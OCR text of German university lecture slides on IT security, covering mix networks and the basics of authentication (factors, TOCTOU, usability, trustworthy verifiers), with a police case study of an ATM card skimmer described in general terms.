
Öffentlicher Schlüssel von Mix2



Öffentlicher Schlüssel von Mix1



Nachricht


Mix1
Mix2
Mix3
Private Schlüssel

Sicherheitseigenschaften

- Annahme: Angreifer sieht alle Nachrichten
  - Bei hinreichend hohem Nachrichtenaufkommen und sicherer Kryptographie wird die Zuordnung von Eingangs- und Ausgangsnachrichten unmöglich gemacht
  - Ein MIX-Knoten reicht
- Falls auch MIX-Knoten angreifen können
  - Mehrere MIX-Knoten verwenden
  - Wenn mindestens einer nicht angreift, ist Kommunikationsbeziehung geschützt
- Low-Latency-MIX-Dienste (wie Tor oder JonDonym) warten nicht notwendigerweise auf Mindestanzahl von Nachrichten
  - Etwas schwächere Sicherheit, dafür schneller

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 4 Authentifikation (und Zugriffskontrolle)

Lektion 1: Begriffe und grundsätzliche Probleme

Ausgeblendete Folien

- Enthalten zusätzliche Angaben oder Sprechtext

Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
- Kapitel 3: Privacy
- Kapitel 4: Authentifikation
  - Lektion 1: Begriffe und grundsätzliche Probleme
  - Lektion 2: Referenzmonitor und Zugriffskontrolle
  - Lektion 3: Authentifikation des Verifiers
  - Lektion 4: Aspects of Trusting Trust
- Kapitel 5: Softwaresicherheit
- Kapitel 6: Cybercrime

Quellen

- Gollmann, Kapitel 4
- Andreas Pfitzmann: Biometrie – wie einsetzen und wie keinesfalls? Informatik-Spektrum 29/5 (2006) 353-356
- Speziell zu Passwörtern:
  - Bonneau, J.: The science of guessing: analyzing an anonymized corpus of 70 million passwords. In: IEEE Symposium on Security and Privacy (SP), 2012
  - Das, A., Bonneau, J., Caesar, M., Borisov, N., Wang, X.: The tangled web of password reuse. Proceedings of NDSS (2014)
  - Dell'Amico, M., Michiardi, P., Roudier, Y.: Password strength: An empirical analysis. In: Proceedings of INFOCOM 2010
  - Florencio, D., Herley, C.: A large-scale study of web password habits. In: Proceedings of the 16th international conference on World Wide Web. ACM (2007)
  - Bursztein, E., Benko, B., Margolis, D., Pietraszek, T., Archer, A., Aquino, A., Pitsillidis, A., Savage, S.: Handcrafted fraud and extortion: Manual account hijacking in the wild. In: Proceedings of the Conference on Internet Measurement, IMC 2014

Quelle: flickr

Quelle: flickr

Quelle: ostsee-zeitung.de

Quelle: wikipedia.org

Erläuterungen

- Stellen Sie sich vor, Sie wollen abends noch etwas zu Trinken einkaufen gehen. Sie finden einen Laden, treten ein.
- Sie finden dann, was Sie suchen. Etwas Hochprozentiges.
- Sie kommen an die Kasse. Sie sind etwas jünger. Die freundliche Dame fragt Sie: “Können Sie sich ausweisen?”
- Warum macht sie das? Sie möchte kontrollieren, ob Sie älter als 18 sind. Wie macht sie das? Über einen Ausweis. Der Ausweis zeigt an, wer Sie sind und auch ob Sie über 18 sind.

- Was hier gemacht wird, bezeichnet man auch als Authentifikation, also der Vorgang, etwas als “echt” zu prüfen


Authentifikation

authentikós (griech.) *echt, den Tatsachen entsprechend*

facere (lat.) *machen, tun*

[Duden, Universalwörterbuch 1989]

Quelle: deutschlandfunk.de



Quelle: stern.de

Warum Authentifikation?

- Bestandteil einer Zugriffskontrolle
  - „Nur X darf eine Aktion durchführen“
  - Beispiel: Atomkoffer des US-Präsidenten zur Autorisierung des Einsatzes von Atomwaffen
  - Manchmal geht es auch nur um Eigenschaften einer Person (vgl. Kauf von Alkohol eben)
- Zurechenbarkeit
  - „Diese Aktion hat X durchgeführt“
  - Beispiel: Studierende, die eine Prüfung ablegen

Quelle: otto.de

Quelle: otto.de

Quelle: chip.de

Erläuterungen

- Authentifikation passiert ständig und in vielen verschiedenen Kontexten. Auch im Geschäftsleben macht man das, oft auch unbewusst und nebenbei, auch ohne Ausweise.
- Man kann dort sogar bisher unbekannte Geschäftspartner authentifizieren. Man trifft sich, mustert sich. Hier spielen viele Seitenkanäle eine Rolle, ob man den anderen als “echt” akzeptiert. Ist er es? Ist er es nicht?
- Erkennen des Gegenübers an der Stimme, am Aussehen oder am Verhalten
- Vorgaukeln falscher Identitäten ist schwer, insbesondere in geschlossenen Umgebungen (kleine Firma, Freundeskreis) und über längere Zeit
- In diesem Fall würde man sagen: okay, echt, vertrauenswürdig.
- In diesem Fall vielleicht eher nicht.

„Echtheit“


- Grundlegende Frage bei Authentifikation:
  - Ist ein Objekt „echt“?

- Beispiel: Personalausweis
  - Authentischer Ausweis = Ausweis ist keine Fälschung

- Beispiel: Personenüberprüfung
  - Authentische Person = wahre Identität der Person wurde festgestellt

- Beispiel: Produktfälschung
  - Authentisches Bauteil = Bauteil kommt vom Originalhersteller

Beispiel: Personenüberprüfung



„Ein Benutzer wurde authentifiziert“
bedeutet
„Es wurde überprüft, dass der Benutzer der ist, der er vorgibt zu sein“

Elemente der Authentifikation

- wahre Identität einer Person X
  - Wer/was bin ich? Philosophische Frage
  - Merkmalsbündel; das, was es ausmacht, X zu sein
  - Theoretisch hat man sein Leben lang nur eine Identität, die man niemals loswerden kann (vgl. Kapitel 3)
- Benutzer = reale Person mit einer wahren Identität
- Benutzerkennung = Name des Benutzers, behauptete Identität
- Sprachlich:
  - Verifier **authentifiziert** den Prover
  - Prover **authentisiert sich** gegenüber dem Verifier
  - Unterscheidung zwischen Authentifikation und Authentisierung im englischen Sprachraum nicht vorhanden
    - dort nur „authentication“ und niemals „authentification“
- Perfekter Verifier = Antwort Ja genau dann wenn die behauptete Identität die wahre Identität ist
- Spoofing = jemand überzeugt den Verifier von einer falschen Identität

Ablauf einer Authentifikation

- **Identifizierung**: Prover sagt, wer er/sie ist
  - „Ich bin X (und ich will Y machen)“
  - X ist ein Bezeichner für eine Identität
- **Authentifikation**: Verifier prüft, ob Prover X ist
  - Das ist die eigentliche Schwierigkeit
- **Autorisierung**: Verifier prüft, ob X die Aktion Y durchführen darf
  - Nachschauen in einer Liste

Authentifikationsfaktoren auf Basis von

- ... etwas, was man weiß
- ... etwas, was man hat
- ... wer man ist oder was man tut
- ... wo man ist

etwas, was man weiß

- Klassisch: ein Geheimnis wie Passwort oder PIN
- oder einfach möglichst viele Angaben zur eigenen Person

- Geheimnis muss nicht immer übertragen werden
  - Kann auch von einem „tieferen“ Geheimnis abgeleitet werden
  - Vgl. Challenge/Response-Protokolle in den Krypto-Übungen
  - Erfordert die Möglichkeit zu Rechnen (schlecht für Menschen)

- Probleme:
  - Wer das Geheimnis kennt, „ist“ die Person
  - Geheimnis kann absichtlich weitergegeben werden, ohne dass das nachweisbar wäre

etwas, was man hat

- „Physisches Token“ wie ein Schlüssel, einen Ausweis, eine Chipkarte
- Problem: Verlust des Tokens
- Lösung: Kombination mit einem „zweiten Faktor“ wie PIN oder Foto

wer man ist oder was man tut

- Biometrische Merkmale = messbare Körper- oder Verhaltensmerkmale
  - Gesicht(sform), Temperaturverteilung im Gesicht, Fingerabdruck, Handgeometrie, Muster der Netzhaut, Muster der Iris, DNA, eigenhändige Unterschrift, gesprochener Text
  - Aktive Biometrie (Mensch muss mitmachen) vs. passive Biometrie (Messung kann ohne Kenntnis erfolgen)
- Probleme
  - Unschärfe der Erkennung und resultierendes Erkennungsratendilemma, bei dem False Positives und False Negatives gegeneinander abgewogen werden müssen
  - Biometrie liefert sensitive persänliche Daten (Netzhautscan offenbart Alkoholkonsum)
  - Erschwert gewünschte Mehrfachidentitäten (Agenten, Zeugenschutzprogramme)
  - Nachbau von Fingern oder „Diebstahl“ von Fingern wird attraktiv
- Sinnvoll bei persönlichen Geräten, wo die biometrischen Daten das Gerät nicht verlassen

wo man ist

- Spezielles Terminal für Administratoren (in einem abgesicherten Raum)
- Zugang nur über das persönliche Gerät
- Geographischer Ort über verlässliche GPS-Positionierung

Grundsätzliche Probleme

- Bootstrapping/Setup
- Zeitliche Abhängigkeit (TOCTOU)
- Benutzbarkeit
- Vertrauenswürdigkeit des Verifiers

Bootstrapping/Setup

- Verifer muss den wahren Prover „kennen“, um ihn wiedererkennen zu können
  - Vorab Geheimnis/Passwort austauschen
  - Ausweis nur an die berechtigte Person ausgeben
- Häufige Probleme: Passwort vergessen
  - Wie neue Vertrauensbeziehung aufbauen?
  - Der Administrator macht das „mal eben“

Zeitliche Abhängigkeit

- Szenario:
  - Benutzer authentifiziert sich am Rechner und öffnet einen Browser
  - Benutzer verlässt den Arbeitsplatz zur Mittagspause
  - Angreifer setzt sich an den Rechner und surft
- Time of Check (TOC):
  - Zeitpunkt, an dem die Authentifikation durchgeführt wird
- Time of Use (TOU):
  - Zeitpunkt, an dem eine autorisierte Aktion durchgeführt wird
- Ziel immer: dauerhafte Authentifikation, ohne dauernd Authentifikation zu machen

Benutzbarkeit

- Authentifikation in der digitalen Welt ist oft lästig
  - In kleinen, geschlossenen Systemen weniger wichtig als in großen Firmen, in Netzwerken oder sicherheitskritischen Umgebungen
- Tradeoff: Qualität der Authentifikation vs. Benutzbarkeit
- Wenn ein Authentifikationsmechanismus lästig ist, wird er häufig wirkungslos
- Vgl. Human Factors in Security and Privacy

Vertrauenswürdigkeit des Verifiers

- Der Verifier muss also „unbestechlich“ sein
- Also: Integrität der Authentifikationsmaschine absichern
- In der physischen Welt:
  - Behörden oder sonstige vertrauenswürdigen Institutionen
- In der digitalen Welt:
  - Maschine oder Software, der man vertraut
- Problem: Verifier muss oft das Geheimnis/Passwort „anschauen“
- Gefahr des Phishing, Skimming
- Siehe Lektion 3

GSM/SMS Skimmer

Baden-Württemberg
LANDESKRIMINALAMT


Erläuterung

- Was ist das hier?
- Sieht aus wie der Kartenschlitz eines Geldautomaten
- Ist es auch, nur kein echter
- Beispiel für „Skimming“ (Abgreifen von Informationen von Bankkarten)
- Quelle: Albert Schänzle: GSM/SMS-Skimmer. Vortrag vom 19.2.2009 beim internen Fortbildungstag der Polizei Baden-Württemberg

GSM/SMS Skimmer

Baden-Württemberg
LANDESKRIMINALAMT

GSM/SMS Skimmer
Auswertung der Hardware



Baden-Württemberg
LANDESKRIMINALAMT


Erläuterungen

- Magnetlesekopf liest die Daten des Magnetstreifens der EC-Karte
- Daten werden per SMS ausgeleitet (Mobilfunkkarte eingebaut)
- Skimmer werden mehrfachverwendet (Observation führte zur Festnahme von Tatverdächtigen)
- Zum Abheben braucht man noch die Geheimzahl
  - Wie kommt man an die?

GSM/SMS Skimmer
Auswertung der Hardware

